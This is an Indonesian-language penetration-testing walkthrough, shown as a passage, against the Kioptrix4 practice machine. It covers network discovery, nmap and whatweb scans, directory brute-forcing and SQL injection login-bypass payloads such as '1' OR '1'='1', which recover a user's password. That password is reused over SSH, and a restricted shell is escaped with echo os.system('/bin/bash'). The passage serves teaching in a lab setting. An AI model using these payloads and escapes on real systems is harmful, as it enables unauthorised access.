    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 0 (Local Loopback)
    RX packets 16 bytes 960 (960.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 960 (960.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Keterangan:

- Network interface yang digunakan adalah **eth0**
- IP Address yang dimiliki adalah **192.168.72.104**

Mencari Target

Network Mapping adalah metode untuk mengetahui perangkat apa saja yang terkoneksi pada jaringan. Misalkan saya akan menscan jaringan local saya menggunakan perintah sebagai berikut : *netdiscover -i eth0 -r 192.168.72.0*

```
root@kali:~# netdiscover -i eth0 -r 192.168.72.0
```

Keterangan :

netdiscover = aplikasi network mapping

-i eth0 = menggunakan interfaces yang aktif (eth0)

-r 192.168.72.0 = mencari semua host yang berada dalam network tersebut

```
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360
-----
IP             At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.72.1   4c:5e:0c:d9:59:39   3      186  Routerboard.com
192.168.72.3   c8:4a:08:8c:4f:6f   1       68  TP-LINK TECHNOLOGIES CO.,LTD
192.168.72.100 48:e2:30:57:ab:4d   1       68  AzureWave Technologies, Inc.
192.168.72.102 08:00:27:cc:4f:b8   1       68  CADMUS COMPUTER SYSTEMS
```

Dari scanning network diatas dapat dilihat bahwa :

IP Address	Keterangan
192.168.72.1	Router
192.168.72.3	TP-Link / Access Point
192.168.72.100	Real PC
192.168.72.102	IP Target

Pastikan anda mengetahui informasi vendor atau hostname target, karena itu merupakan modal dasar menentukan target yang tepat.

2. Scanning

Berdasarkan tipe scanning yang terdapat 3 macam cara :

- Port Scanning
- Network Scanning
- Vulnerability Scanning

Port adalah penyedia sarana atau lokasi agar software dan network dapat saling berkomunikasi dengan hardware computer. Setiap port hanya digunakan oleh 1 service saja. Ada 65.536 port (0-65.535). Berikut port yang umum digunakan pada layanan jaringan :

Port Number	Service
20	FTP Data Transfer
21	FTP Control
22	SSH
23	Telnet

25	SMTP (Email)
53	DNS
80	HTTP
443	HTTPS

Service Detection

Untuk dapat mendeteksi service yang aktif pada target dapat menggunakan tools Service Enumeration. Salah satunya adalah Network Mapper(nmap) yang merupakan open source yang berguna untuk mengeksplorasi jaringan. Diciptakan oleh Gordon “Fyodor” Lyon, dapat diunduh di <http://insecure.org>.

Nmap dapat melakukan scan jaringan besar ataupun host tunggal. Nmap menggunakan IP untuk menentukan host yang aktif dalam suatu jaringan, port yang terbuka, system operasi, firewall, dan lainnya. Default, nmap sudah terinstall di Kali Linux.

Command : `nmap -sS -PN -A 192.168.72.102`

```

root@kali:~# nmap -sS -PN -A 192.168.72.102
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-15 10:59 UTC
Nmap scan report for 192.168.72.102
Host is up (0.00076s latency).
Not shown: 566 closed ports, 430 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_ 2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:CC:4F:B8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|_   OS: Unix (Samba 3.0.28a)
|_   Computer name: Kioptrix4
|_   NetBIOS computer name:
|_   Domain name: localdomain
|_   FQDN: Kioptrix4.localdomain
|_   System time: 2016-07-15T07:00:15-04:00
|_   smb-security-mode:
|_     account used: guest
|_     authentication_level: user
|_     challenge_response: supported
|_     message_signing: disabled (dangerous, but default)

```

Keterangan :

- Opsi `-sS` adalah opsi untuk mengaktifkan teknik scan dengan mengirimkan paket TCP SYN kepada target

- Opsi -PN adalah untuk memaksa scanning tanpa perlu mengetahui apakah host sedang hidup atau mati.
- Opsi -A adalah opsi untuk mengumpulkan informasi target baik dari OS, Service, Port, dan lain lain yang digunakan computer target.

Port & Service Information

Port Number	Service	Version
22	SSH	OpenSSH 4.7pl Debian 8ubuntu 1.2 (Protocol 2.0)
80	HTTP	Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-patch)
139	Netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
445	Netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)

Informasi Tambahan

Information	Value
MAC Address	08:00:27:CC:4F:B8
OS Type	Linux 2.6.X
NetBIOS name	KIOPTRIX4

Beberapa informasi penting yang didapatkan hendaknya dikembangkan lagi dengan mengolah service agar lebih berguna lagi.

a) SSH (Port 22)

Tools yang digunakan untuk merequest ssh service agar memungkinkan akses secara remote terhadap system secara default sudah tersedia di kali linux.

Command : `ssh IP-ADDR-TARGET`


```
root@kali:~# ssh 192.168.72.102
The authenticity of host '192.168.72.102 (192.168.72.102)' can't be established.
RSA key fingerprint is SHA256:3fqLLtTAindhY7CGwXoXJ9M2rQF6nn35SFMTVv56lww.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.72.102' (RSA) to the list of known hosts.
root@192.168.72.102's password:
```

Gambar diatas membuktikan bahwa ssh bisa diakses dan menggunakan username default **root**. Setelah itu masih perlu mencari password yang cocok.

b) HTTP/Hyper Text Transfer Protocol (Port 80)

Adalah protocol umum yang digunakan oleh internet, web browser (Client), web server (Penyedia/Server). Akses menggunakan web browser default Kali Linux (Iceweasel).

Kunjungi : <http://192.168.72.102>



Setelah mencoba mengakses target melalui port 80 berhasil kita tinggal dihadapkan oleh username dan password untuk dapat masuk halaman web. Pembahasan kali ini cukup menggunakan http dan ssh.

3. Enumeration / Vulnerabilities Assesment (Pencarian Kelemahan)

Pada tahap ini hacker harus mampu menemukan metode terdekat dalam melakukan hacking. Tujuannya adalah untuk mengidentifikasi pengguna akun atau rekening system yang potensial digunakan dalam hacking system target. Sebagian besar langkahnya adalah :

- Mengumpulkan data username dan password yang potensial
- Mengumpulkan informasi host yang mungkin saja memiliki celah
- Lakukan pencarian celah keamanan terhadap host yang ditemukan (Vulnerabilities)
- Memperoleh account pengguna yang mungkin saja gampang dicuri
- Lakukan SNMP Port scanning

Pada tahap ini kita masuk tahap vulnerabilities yang mungkin terjadi pada system target. Vulnerabilities terdapat pada software atau konfigurasi yang dapat dieksploitasi. Celah bisa datang dari banyak hal, biasanya software yang sudah kadaluarsa. Terdapat 2 cara mengumpulkan informasi :

- *Otomatis*, menggunakan tools yang mampu membandingkan databases yang dimiliki dengan target. Diperlukan update.
- *Manual*, terdapat 2 celah yang sudah didapatkan pada proses sebelumnya yakni ssh & http. Informasi celah tersebut akan menentukan jenis serangan yang akan dipilih.

Whatweb Vulnerabilities Assesment

Adalah aplikasi web scanner yang dapat digunakan untuk mengumpulkan informasi mengenai web server target.

Command : *whatweb -v IP-TARGET*

```
root@kali:~# whatweb -v 192.168.72.102
/usr/share/whatweb/lib/tld.rb:85: warning: duplicated key at line 85 ignored: "2nd_level_registration"
/usr/share/whatweb/lib/tld.rb:93: warning: duplicated key at line 93 ignored: "2nd_level_registration"
/usr/share/whatweb/lib/tld.rb:95: warning: duplicated key at line 95 ignored: "2nd_level_registration"
/usr/share/whatweb/plugins/wordpress.rb:436: warning: duplicated key at line 453 ignored: "2.7-beta1"
http://192.168.72.102/ [200]
-----
PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch, IP[192.168.72.102], PHP[5.2.4-2ubuntu5.6][Suhosin-Patch], PasswordField[mypassword], X-Powered-By[PHP/5.2.4-2ubuntu5.6]
URL : http://192.168.72.102
Status : 200
-----
Apache
Description: The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.
Website : http://httpd.apache.org/
Version : 2.2.8 (from HTTP Server Header)
-----
Country
Description: Shows the country the IPv4 address belongs to. This uses the GeoIP IP2Country database from http://software77.net/geo-ip/. Instructions on updating the database are in the plugin comments.
String : RESERVED
Module : ZZ
-----
HTTPServer
Description: HTTP server header string. This plugin also attempts to identify the operating system from the server header.
Os : Ubuntu Linux
String : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch (from server string)
-----
```

```
IP
Description: IP address of the target, if available.
String : 192.168.72.102
-----
PHP
Description: PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML. This plugin identifies PHP errors, modules and versions and extracts the local file path and username if present. - Homepage: http://www.php.net/
Version : 5.2.4-2ubuntu5.6
Module : Suhosin-Patch
Version : 5.2.4-2ubuntu5.6
-----
PasswordField
Description: find password fields
String : mypassword (from field name)
-----
X-Powered-By
Description: X-Powered-By HTTP header
String : PHP/5.2.4-2ubuntu5.6 (from x-powered-by string)
-----
```

Keterangan :

Information	Value
IP Address	192.168.72.102
Response Time	200 (Kondisi Baik)
Web Server	Apache httpd versi 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-patch)
Kolom Password	Variable : mypassword (Kemungkinan memiliki celah)

Vulnerabilities Assesment using Browser


Langkahnya sebagai berikut :

- Kunjungi IP Address target : <http://192.168.72.102>

- Mencoba login dengan informasi :

Username : admin


Password : admin




- Atau gunakan kombinasi lain menggunakan informasi seperti berikut

Username : '

Password : admin



- Karena kedua ujicoba username dan password salah, maka akan muncul notifikasi sebagai berikut




Jadi dapat disimpulkan bahwa setelah dilakukan action login, maka checklogin.php akan bertindak sebagai pengecek inputan tersebut valid atau tidak.

- Lalu kita mencoba menggunakan kombinasi inputan yang lain

Username : admin

Password : '

Ternyata server memberi pesan kelemahan seperti gambar berikut



Hasil tersebut memberikan informasi bahwa kolom password sepertinya memiliki sebuah celah keamanan dan celah tersebut dinamakan **SQL Injection**.


Hal tersebut karena kita menginputkan tanda kutip satu (') sehingga memberikan *warning : mysql_num_rows()*. Pesan tersebut menunjukkan kesalahan inputan.

Secara umum, pengguna harus menginputkan username dan password yang valid. Namun kolom password memiliki celah SQL Injection, maka tidak perlu mencari password yang valid. Hanya perlu username yang valid. Dengan demikian hasil laporan **whatweb** benar mengatakan kolom password memiliki celah.


OWASP Dir Buster Vulnerabilities Assessment

Tujuannya adalah menemukan user yang valid, tools yang digunakan disebut fuzzers (tools yang dapat menebak atau menyusun (Bruteforcing) daftar struktur file dan dir target). Target memiliki sebuah web server, maka kita gunakan Web Application Fuzzers salah satunya adalah OWASP Dir Buster.


Open : *Web Applications Analysis > Web Crawlers & Dir Bruteforce > dirbuster*



Berikut tampilan dirbuster



Masukan informasi dirbuster seperti gambar berikut :



Keterangan :

Information	Value	Details
Target URL	http://192.168.72.102	Informasi URL yang akan di bruteforce
Work Method	Auto Switch (HEAD & GET)	Jenis metode yang ingin digunakan (Auto)
Number of Threads	10 Threads	Semakin banyak threads maka semakin cepat proses kerja, namun

		memakan resource kali linux.
Select Type	Scanning Pure Brute Force	Jenis pencarian, bisa berdasarkan dictionary atau memang pure bruteforce.

Jika sudah terisi, maka lanjutkan dengan mengklik **start**. Kemudian jika sudah selesai scanning, maka akan terdapat sebuah directory yang bernama sebuah username. Kemungkinan, username tersebut merupakan username yang valid pada web server.

- Untuk mengecek user valid atau tidak, maka coba akses <http://192.168.72.102:80/john> begitupun dengan username yang lain.



Coba klik john.php, maka otomatis dialihkan ke halaman <http://192.168.72.102>. Maka dapat disimpulkan kita perlu login terlebih dahulu untuk mengakses file tersebut.


Maka, kita sudah mendapatkan username yang kemungkinan valid, yakni john & Robert. Namun, password belum ditemukan, maka kita menggunakan SQL Inject agar dapat login pada system.

4. Gaining Access

Tujuannya adalah mengambil akses penuh terhadap system target. Teknik ini bisa menggunakan berbagai metode, namun kali ini saya akan menggunakan Eksploit SQL Injection. Eksploitasi adalah kegiatan yang bertujuan untuk memanfaatkan celah yang berhasil ditemukan, dalam hal ini menggunakan SQL Injection.


SQL Inject Me Exploit

SQL Inject Me merupakan add ons browser iceweasel yang merupakan turunan dari browser firefox.



Cara menggunakan Tools SQL Inject Me

- Buka Iceweasel kemudian tekan F10 pada keyboard > Tools > SQL Inject Me > Open SQL Inject Me Sidebar




Informasi yang harus diisi di SQL Inject Me

Information	Value
Myusername	John
Mypassword	Ceklist

Lalu setelah sudah selesai semua klik Execute > Run All Test



Berikut hasil test SQL Inject



Kesimpulan :

- Terdapat 14617 percobaan dan ditemukan 3 yang kemungkinan memiliki celah :



Lakukan percobaan terhadap kemungkinan yang ada pada hasil diatas.

Percobaan 1.

Username : john

Password : %31%27%20%4F%52%20%27%3D%27%31

Wrong Username or Password

Try Again

Kesimpulan : Tidak dapat mengeksploitasi server

Percobaan 2.

Username : john

Password : 'OR username IS NOT NULL OR username = '

Member's Control Panel

Username : john

Password : MyNameIsJohn

Logout

Kesimpulan : Sistem menganggap kita telah login dengan username john walaupun tanpa password yang valid.

Percobaan 3.

Username : john

Password : 1' OR '1'='1

Member's Control Panel

Username : john

Password : MyNameIsJohn

Logout

Kesimpulan : Sistem menganggap kita telah login dengan username john walaupun tanpa password yang valid.

Percobaan 4.

Username : john

Password : MyNameIsJohn

Member's Control Panel

Username : john
 Password : MyNameIsJohn

Kesimpulan :

Sistem menganggap kita telah login dengan username john walaupun tanpa password yang valid. Lakukan percobaan seperti diatas untuk Username **Robert**.

Berdasarkan percobaan diatas, kita berhasil mengeksploitasi layanan http dengan memanfaatkan celah dari SQL Injection dengan bantuan sebuah Add-Ons yang bernama SQL Inject Me. Sebagai hasil eksploitasi kita dapat melakukan login melalui web server tanpa perlu mengetahui password yang valid pada system. Maka Layanan http telah berhasil dikuasai.

Exploit using SSH

Account web server yang valid, dan port ssh terbuka, maka ada baiknya kita mencoba login menggunakan ssh.

Command : ssh john@192.168.72.102

Password : MyNameIsJohn

Atau bisa menggunakan account Robert.

```

root@kali:~# ssh john@192.168.72.102
The authenticity of host '192.168.72.102 (192.168.72.102)' can't be established.
RSA key fingerprint is SHA256:3fqLLtTAindnY7CGwXoXJ9M2rQF6nn35SFMTVv56lww.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.72.102' (RSA) to the list of known hosts.
john@192.168.72.102's password:
Permission denied, please try again.
john@192.168.72.102's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$
  
```

Kita telah login menggunakan account john, namun user dibatasi hak aksesnya, sehingga hanya bisa menjalankan beberapa command saja. Untuk melihat command apa saja yang bisa diakses oleh username john, gunakan command : **help**

User Limited

a. Command

```
Type '?' or 'help' to get the list of allowed commands
john:~$ help
cd clear echo exit help ll lpath ls
john:~$
```

Contoh jika menjalankan command selain list diatas. Misal mkdir

```
john:~$ mkdir
*** unknown command: mkdir
```

b. Directory

Kemudian batasan lainnya adalah akses directory, misalkan akses ke directory /.

```
john:~$ cd /
*** forbidden path -> "/"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
john:~$ cd /
*** forbidden path -> "/"
*** Kicked out
Connection to 192.168.72.102 closed.
root@kali:~#
```

Perintah diatas dianggap berbahaya oleh system, dan jika menggunakan command berbahaya lagi maka akan otomatis user akan di logout.

Out of Limited Shell

User john dan robet terdaftar sebagai user biasa yang memiliki hak akses sebagai limited shell, sehingga hanya bisa menjalankan beberapa perintah saja. Salah satu cara keluar dari limited shell adalah menggunakan perintah `echo os.system('/bin/bash')` pada terminal user (john).

```
root@kali:~# ssh john@192.168.72.102
john@192.168.72.102's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ help
cd clear echo exit help ll lpath ls
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ help
```

john kini tidak berada pada kondisi Limited Shell, dan telah menjalankan semua perintah pada system server. Tabel Perbedaan User tanpa Limited Shell (John) dan Limited Shell (Robert).

Command	Non Limited Shell (John)	Limited Shell (Robert)	Keterangan
id	<pre>john@Kioptrix4:~\$ id uid=1001(john) gid=1001(john) groups=1001(john)</pre> Menunjukkan user id = 1001, dan group id = 1001	<pre>robert:~\$ id *** unknown command: id</pre> Perintah tidak dikenali karena limited shell	Menampilkan informasi username dan usergroup yang sedang digunakan dalam system.
Uname -a	<pre>john@Kioptrix4:~\$ uname -a Linux Kioptrix4 2.6.24-24-server #</pre> Command dapat digunakan dan menampilkan informasi bahwa server menggunakan Kioptrix4	<pre>robert:~\$ uname -a *** unknown command: uname</pre> Tidak dapat menggunakan command	Deskripsi lengkap mengenai system
